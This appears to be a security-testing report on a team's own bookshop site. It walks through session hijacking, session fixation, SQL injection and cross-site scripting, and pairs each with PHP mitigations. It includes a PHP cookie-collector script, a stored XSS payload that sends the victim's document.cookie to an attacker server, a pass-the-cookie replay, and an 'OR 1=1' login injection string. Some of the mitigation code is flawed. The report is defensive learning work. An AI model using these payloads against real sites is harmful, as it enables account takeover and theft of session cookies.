


Security Testing

This documentation will cover the security tests that were performed on the QaZiWa website and other attacks which involve threats and vulnerability with our infrastructure. The attacks carried out would be recorded down here with screenshots to give a clear reference on the improvements and fixes needed to be implemented on the website. For this case, we have a web browser and other servers or end users that are vulnerable and pose threats so therefore, a set up in our environment with multiple vulnerabilities to test and ensure that it is being fixed and how it can be fixed.

1. Session Hijacking

This is an exploitation of using a valid user cookie to impersonate as the user who logged into the website. Session is also known as session key which is used to gain authorization to a particular user or computer system using the right session key. Session cookies are used to maintain a session in particular websites so that whenever a user enters the website, if the cookie is still valid, then the user will have the authority to enter a particular page in the website. This attack works by the attacker stealing the cookie by any means, it can be shoulder surfing, XSS attack, improper session management and much more. After a successful attempt of getting the cookie, then the attacker will use what is called Pass the Cookie technique, which is an attacker, replace the current session to the user session and then replay it into the web browser. This is where session hijacking is used.


To start off, we have created our own database which our objective here is to add a cookie every time a user logs into our website. The database contains the unique numeric id, user_cookie which is the actual user cookie, save time which is the time where the cookie is being gotten from the user.



The screenshot shows the phpMyAdmin interface for a database named 'hijack'. The 'cookies' table is selected. The table structure is as follows:

#	Name	Type	Collation	Attributes	Null	Default	Extra	Action
1	id	int(11)			No	None	AUTO_INCREMENT	Change Drop Primary Unique More
2	user_cookie	varchar(1000)	latin1_swedish_ci		Yes	NULL		Change Drop Primary Unique More
3	savetime	timestamp		on update CURRENT_TIMESTAMP	No	CURRENT_TIMESTAMP	ON UPDATE CURRENT_TIMESTAMP	Change Drop Primary Unique More

After creating the database, we then create a simple PHP code in which we will use it to get the user cookie and insert into our database. The code below shows that we connect to the database, we name our variable as “test cookie” to test if it works, then we use the SQL statement to insert our variable into the database using prepared SQL statement and bind parameters. Then if it is successful, it will say thank you.



The screenshot shows a terminal window titled "hijackinsert.php (/var/www/Cool4guys) - gedit". The code inside the file is as follows:

```
<?php
$servername = "localhost";
$username = "root";
$password = "toor";
$dbname = "hijack";


try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    // set the PDO error mode to exception
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

    // prepare sql and bind parameters
    $stmt = $conn->prepare("INSERT INTO cookies (user_cookie) VALUE (:user_cookie)");
    $stmt->bindParam(":user_cookie", $usercookie);

    // insert user cookie record
    $usercookie = "test cookie";
    $stmt->execute();

    echo "Thank you.";
}
catch(PDOException $e)
{
    echo "Error: " . $e->getMessage();
}
$conn = null;
?>
```

Below shows that when we test it is successful, in inserting the “test cookie” into the database that we have created.



Show:	Start row:	0	Number of rows:	30	Headers every	100	rows												
Sort by key: <input type="text" value="None"/>																			
+ Options																			
<table border="1"> <thead> <tr> <th>← →</th> <th>id</th> <th>user_cookie</th> <th>savedtime</th> </tr> </thead> <tbody> <tr> <td><input type="checkbox"/></td> <td>1</td> <td>test cookie</td> <td>2021-07-01 14:02:50</td> </tr> <tr> <td><input type="checkbox"/></td> <td>2</td> <td>test cookie</td> <td>2021-07-01 14:03:56</td> </tr> </tbody> </table>								← →	id	user_cookie	savedtime	<input type="checkbox"/>	1	test cookie	2021-07-01 14:02:50	<input type="checkbox"/>	2	test cookie	2021-07-01 14:03:56
← →	id	user_cookie	savedtime																
<input type="checkbox"/>	1	test cookie	2021-07-01 14:02:50																
<input type="checkbox"/>	2	test cookie	2021-07-01 14:03:56																
<input type="checkbox"/> Check All With selected: <input type="button" value="Change"/> <input type="button" value="Delete"/> <input type="button" value="Export"/>																			
Show:	Start row:	0	Number of rows:	30	Headers every	100	rows												

Now to inject it into our website, we use a summary section due to the max length being more than our script. So, what the script does is that, it will redirect to the `http://<attacker IP address>/hijactinsert.php?user_cookie' + document.cookie;.` What this does is that it connects to the attacker web server and runs the hijackinsert.php and gets the user cookie with document.cookie, and sets it to the variable name user_cookie.

QaWaZi Bookshop - Edit Books

Back You are login as Admin - This is a Edit page

Title: Hello

Author: test

Summary:

```
<script>location='http://localhost/hijackinsert.php?user_cookie='+document.cookie;.</script>
```

Now, when we click on the update button, the script is being updated, and this can affect the user cookie to be hijacked. When the user loads the browser, the user will then redirect to the hijectinsert.php where the there the user cookie will be inserted to the user. As a normal user they may find it weird and pretend it is harmless, but it actually means that the user account has been compromised.

Thank you.

When the attacker checks the database for anyone who falls for the attack, it then shows that a cookie has been hijacked, and the user cookie has been displayed into the database of the attacker.

	id	user_cookie	savedtime
1	1	test cookie	2021-07-01 14:02:50
2	2	test cookie	2021-07-01 14:03:56
3	3	PHPSESSID=52cvg3idqtn5ooo5qmbdas1a4	2021-07-01 14:28:49

Now what the attacker or us is doing is that since we got the database and inside of the database got the user session cookie, now is the time to pass the Cookie. We go into inspect mode and replace our current session with the user hijack session and then we refresh and click on the login button. After login, we can see that we have the admin session cookie in which we have the admin privileges of managing these websites.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	52cvg3idqtn5ooo5qmbdas1a4	192.168.1.3	/	Session	35	false	false	None	Thu, 01 Jul 2021 06:34:15 GMT

Welcome to QaZiWa Bookshop - Admin Login

Logout Delete Books Add Books Edit Books You are login as Admin

Title: Beano Annual 2007 Summary: One of British's longest running children's comic this edition compiles all of Beano's escapades in 2007 into one volume. Rating:4/5 Author: Nigel Auchterlounie Price: \$5.00 Quantity:11 books left	Title: The Cat In The Hat Summary: Poor Dick and Sally. It's cold and wet and they're stuck in the house with nothing to do . . . until a giant cat in a hat shows up, transforming the dull day into a madcap adventure and almost wrecking the place in the process! Rating:5/5 Author: Dr. Suess Price: \$13.57 Quantity:10 books left
--	--

From the above attack we can see that using session hijacking techniques we can get admin access into the web browser due to the attacker having already got the admin session ID and replay it into the web browser.

So, now we need to mitigate it to prevent this from happening in the future. Firstly, we need to use `session_regenerate_id()`; which will generate a new session every time a user is logged into the website. Secondly, we need to validate user input like implementing `htmlspecialchars()`; and ensure that code execution or scripting is being handled. Below is the code that helps to prevent session hijacking.


```
<?php
1 session_start();
2 session_regenerate_id();
3 $msg = "";
4
5 //use PHPMailer\PHPMailer\PHPMailer;
6 //use PHPMailer\PHPMailer\Exception;
```

```

1 <?php
2 session_start();
3
4 if (isset($_SESSION['user_id'])) {
5     if ($_SESSION['user_id'] == 2) {
6         $title = $_POST['title'];
7         $author = $_POST['author'];
8         $summary = $_POST['summary'];
9         $rating = $_POST['rating'];
10        $price = $_POST['price'];
11        $quantity = $_POST['quantity'];
12        // $ID = NULL;
13
14
15        $title = htmlspecialchars($title);
16
17        $summary = htmlspecialchars($summary);
18
19        $author = htmlspecialchars($author);
20
21        $rating = htmlspecialchars($rating);
22
23        $price = htmlspecialchars($price);
24
25        $quantity = htmlspecialchars($quantity);
26
27        // $ID = htmlspecialchars($ID);
28
29        include "dbFunctions2.php";
30
31
32
33

```

From the above mitigation, from there we can prevent attackers from using a script to get the user session. In addition, to further mitigate, we need to ensure that our website is running on HTTPS and not HTTP due to the user session too will be encrypted and even proper logged out of all the sessions in the web browser using that is shown below



The screenshot shows a code editor window with the following PHP code:

```

<?php
session_start();
if (isset($_SESSION['user_id'])) {
    session_destroy();
    $_SESSION = array();
}
$message = "You have logged out.";
?>
<!DOCTYPE html>
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <title>QaZiWa Bookstore Logout</title>
    </head>
    <header>
        <?php // include("include/navigation.php");?>
    </header>
    <body>
        <br><br>
        <h3>QaZiWa Bookstore - Logout</h3>
        <?php
            echo $message;
            header("refresh:5;url=index.php");
        ?>
    </body>
    <?php include("include/footer.php"); ?>
</html>

```

2. Session Fixation

Welcome to QaZiWa Bookshop - Admin Login

You are login as Admin

Logout Delete Books Add Books Edit Books

Title: Beano Annual 2007
Summary: One of British's longest running children's comic this edition compiles all of Beano's escapades in 2007 into one volume.
Rating: ★★★★
Author: Nigel Aucherlounie
Price: \$5.00
Quantity: 10 books left

Title: The Cat In The Hat

Application Storage Cookies Cache Background Services

Name	Value	D.	Path	Expi...	Size	Htt...	Sec...	Sa...	Prio...
_ga_PGV1K2BN4M	GS1.1.1618850389.1.0.1618850527.0	— /		202...	47				Me...
_ga	GA1.2.118237421.1618850590	— /		202...	29				Me...
cfrmk_cfc	{"id": "ZTWdgEPHORUUfNbIu+Fh...	— /		202...	99				Me...
PHPSESSID	omeo3mpvvtjgs5ba3kknaod3ed	3... /		Ses...	35				Me...
_gaexp	GAX1.2.ZDsvRQuISpHQfLZNICg.1...	— /		202...	105				Me...
_gd_au	1.1.1427036330.1618850390	— /		202...	32				Me...

Select a cookie to preview its value

Session ID: omeo3mpvvtjgs5ba3kknaod3ed

Login Page 35.153.144.73/Login.php

QaZiWa Books - Login

QaZiWa Copyright © 2021

Cache Storage Cookies Indexed DB Local Storage Session Storage

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	5002vfkva2og6drkgaito6bd	35.153.144.73	/	Session	35	false	false	None	Fri, 21 May 2021 09:54:02 G...

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size
PHPSESSID	htci2qpamejhte2mqc1ru8uvq0	35.153.144.73	/	Session	35

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size
PHPSESSID	omeo3mpvvtjgs5ba3kknaod3ed	35.153.144.73	/	Session	35

QaZiWa Books - Login



Login

Email Address:

Password:

[Sign-up for free!!](#)

QaZiWa Copyright

© 2021

Welcome to QaZiWa Bookshop - Admin Login

Logoff	Delete Books	Add Books	Edit Books	You are login as Admin
	Title: Beano Annual 2007 Summary: One of British's longest running children's comic this edition compiles all of Beano's escapades in 2007 into one volume. ★★★★★ Rating:3/5 Author: Nigel Auchterlounie Price: \$5.00 Quantity: 10 books left			
	Title: The Cat In The Hat Summary: Poor Dick and Sally. It's cold and wet and they're stuck in the house with nothing to do . . . until a giant cat in a hat shows up, transforming the dull day into a madcap adventure and almost wrecking the place in the process! ★★★★★ Rating:5/5			

A session fixation attack is where a malicious user tries to exploit the vulnerability in a system to fixate (set) the session ID (SID) of another user. By doing so, they will get complete access as the original user and be able to do tasks that would otherwise require authentication.


What actually happens is that when I login into the admin account with the session given, and the attacker login into the account with the session for the user, the attacker needs to just take the session and use it every time as the session is always fixed. In addition, it also provides a consistent impersonation. As long as the attacker has the admin session ID and from there the attacker impersonates to become the admin and log into the admin account.

Mitigation:

To solve this session fixation, we will be using a session_regeneration_id() on a doLogin.php page which is the authentication page.

What is session_regeneration_id() and how does it work?


This function will replace the current session id with a new one, and keep the current session information. It helps to reduce the session attacks from the attacker's point of view. To prevent this attack, assign the new session ID using this function when the user successfully signs in on every assigned request. So every time the user logs in, be it the admin, normal user, the old session ID will no longer be valid and a new session is being replaced.



The screenshot shows a code editor with three tabs: doVerification.php, Verification.php, and doLogin.php. The doLogin.php tab is active and displays the following PHP code:

```
<?php
1 session_start();
2 session_regenerate_id();
3 $msg = "";
4
5 //use PHPMailer\PHPMailer\PHPMailer;
6 //use PHPMailer\PHPMailer\Exception;
7
8 function RemoveSpecialChar($str) {
9
10    // Using str_replace() function
11    // to replace the word
12    $res = str_replace(array('\\', '"',
13        ',', ';', '<', '>'), ' ', $str);
14
15    // Returning the result
16    return $res;
17 }
18
19 //check whether session variable 'user_id' is set
20 //in other words, check whether the user is already logged in
21 if (isset($_POST['Login'])) {
22
23    if (isset($_SESSION['user_id']) && isset($_SESSION['IS_LOGIN'])) {
24        $msg = "You are already logged in.";
25        header('Location: index.php');
26    } else { //user is not logged in
27
28        //check whether form input 'username' contains value
29        if (isset($_POST['username'], $_POST['password'])) {
30
31            //retrieve form data
32            $entered_username = $_POST['username'];
33
34            //store session
35            session_start();
36            $_SESSION['user_id'] = $entered_username;
37            $_SESSION['IS_LOGIN'] = true;
38
39            //redirect to index.php
40            header('Location: index.php');
41        }
42    }
43 }
44
45 //close connection
46 mysqli_close($con);
47
48 //display message
49 echo $msg;
```

Prove of concept that the session will keep changing every time the user logged into the website



The screenshot shows the Chrome DevTools Application tab with the 'Cookies' section selected. It displays a table of session cookies:

Name	Value	D...	Path	Expir...	Size	Http...	Secure	Same...	Same...	Priority
PHPSESSID	s95m5efh0hu4fopsn2e4hrq7sh	w...	/	Sessi...	35					Medi...
gates_cohorts	%7B%7D	.cl...	/	Sessi...	19					Medi...
_gid	GA1.2.946525710.1624804398	.cl...	/	2021...	30					Medi...
_biz_flagsA	%7B%22Version%22%3A1%2C%22ViewThr...	.cl...	/	2022...	90					Medi...
_biz_uid	47943dc3956d4d4cf829a3b19d73cc04	.cl...	/	2022...	40					Medi...

User login and logged out

Trust Tokens	_ci_logged_in		.cl...	/	2021...	15	▼	me...
Cache	_gcl_au	1.1.1132376256.1624651708	.cl...	/	2021...	32		Medi...
Cache Storage	_gaexp	GAX1.2.gUMvSPWWT46JS00s2UP-hg.1889...	.cl...	/	2021...	43		Medi...
Application Cache	PHPSESSID	qgjbc1m9pmjgqjhkii9ituhvbl	w...	/	Sessi...	35		Medi...
	_biz_pendingA	%5B%5D	.cl...	/	2022...	19		Medi...
Background Services	_ga	GA1.2.1021613420.1624651699	.cl...	/	2023...	30		Medi...

↑ Background Fetch
↳ Background Sync

Then the user login back, and the session of the user has changed in which it helps to mitigate session fixation and prevent attackers from keeping using the same session when trying to login into the website.

3. SQL Injection

SQL injection is a type of attack in which it involves the database. Due to the nature of insecure coding of the website, an attacker can use SQL code in which then an attacker will inject it into the website to get all of the records and information from the database. In addition, an attacker can also get into the first login by using SQL injection too. This is also a way to attempt getting into the first user account. If the first user account is an admin account, then the attacker get the admin privileges when he or she is inside the website.


First, we put the quote sign to check if there any error message given from the server to the website

The screenshot shows a web browser with two tabs open. The top tab is titled "Login Page" and has the URL "192.168.1.3/Login.php". It displays a login form for "QaZiWa Books - Login" with fields for "Email Address" and "Password", and buttons for "Login", "Guest", and "Sign-up for free!!". Below the form is the copyright notice "QaZiWa Copyright © 2021". The bottom tab is titled "192.168.1.3/doLogin.php" and has the URL "192.168.1.3/doLogin.php". It shows an error message: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' AND md5password = MD5(')' at line 2". The browser interface includes a navigation bar with links like "Kali Linux", "Kali Training", "Kali Tools", "Kali Docs", "Kali Forums", "NetHunter", "Offensive Security", "Exploit-DB", "GHDB", and "MSFU".

From the above we can see that it is vulnerable to SQL injection and we can actually see the hash value that the SQL server uses to hash the password of the users. Continue from there we will be using the SQL injection statement that is shown below

The screenshot shows a web browser window with two tabs. The top tab is the 'Login Page' at 192.168.1.3/localhost/. It displays a login form for 'QaZiWa Books - Login'. The 'Email Address' field contains the value 'OR1=1 #'. The 'Password' field contains a series of asterisks. Below the form are three buttons: 'Login', 'Guest', and 'Sign-up for free!!'. At the bottom of the form, it says 'QaZiWa Copyright © 2021'. The bottom tab is '192.168.1.3/doLogin.php' at 192.168.1.3/localhost/. It shows an error message: 'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'md5password = MD5(" OR 1=1 #')' at line 3'. The browser's status bar also shows the URL 192.168.1.3/doLogin.php.

After putting it in, we can see that the SQL attack does not fully work due to the MD5 hash not tallying with the database in which no result will be shown. From here we know that SQL injection is vulnerable. To further prove this concept, we run a scan on the website using an open source web vulnerability scanning and found that this website is vulnerable to SQL Injection



To mitigate this, we need to validate user input for example using `htmlspecialchars` and also use the PDO and prepared statement to prevent this SQL statement. A screenshot of the mitigation is shown below

```

//check whether form input 'username' contains value
if (isset($_POST['username'], $_POST['password'])) {

    //retrieve form data
    $entered_username = $_POST['username'];

    $entered_password = $_POST['password'];
    $entered_password = stripslashes($entered_password);
    $entered_password = RemoveSpecialChar($entered_password);
    $entered_password = md5($entered_password);

    //connect to database
    include ("dbFunctions2.php");

    try {
        $conn = new PDO("mysql:host=$db_host;dbname=$db_name", $db_username, $db_password);
        // set the PDO error mode to exception
        $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

        // prepare sql and bind parameters
        $stmt = $conn->prepare("SELECT user_id, email, md5password FROM users WHERE email= :email AND md5password = :password");
        $stmt->bindParam(":email", $entered_username);
        $stmt->bindParam(":password", $entered_password);

        $stmt->execute();
    } catch (Exception $ex) {
        echo "Error: " . $ex->getMessage();
    }
    $conn = null;

    $password = "";
    while ($row = $stmt->fetch()) {
        $userID = $row['user_id'];
        $password = $row['md5password'];
        $email = $row['email'];
    }
}

```

Using this code, it helps to ensure that it removes any or changes into HTML special characters if the user fills into the login section, then to add on more security, a PDO prepared statement is being implemented to add any further security and prevent SQL Injection attack.

4. Cross-site Scripting

Cross-site Scripting attack is a type of attack which messes with the web server website. This is by the attacker injecting scripting such as <script></script> to ensure that the website HTML codes are messed up. In addition, using this script, attackers also can redirect traffic to other websites and also, in addition, can get the user cookie and replay it onto the browser and impersonate as the user itself.

QaWaZi Bookshop - OLD Add Books

[← Back](#) You are login as Admin - This is a Add book page

Title:
`<script>alert()</script>`

Author:
Morning

Summary:
to you

Rating:
4


Price:
Amount \$
7.00

Quantity:
15


Book Image (Front-view):
 download.jpg

First, we check the script command which is <script>alert()</script> to see if the cross-site scripting is working or not.
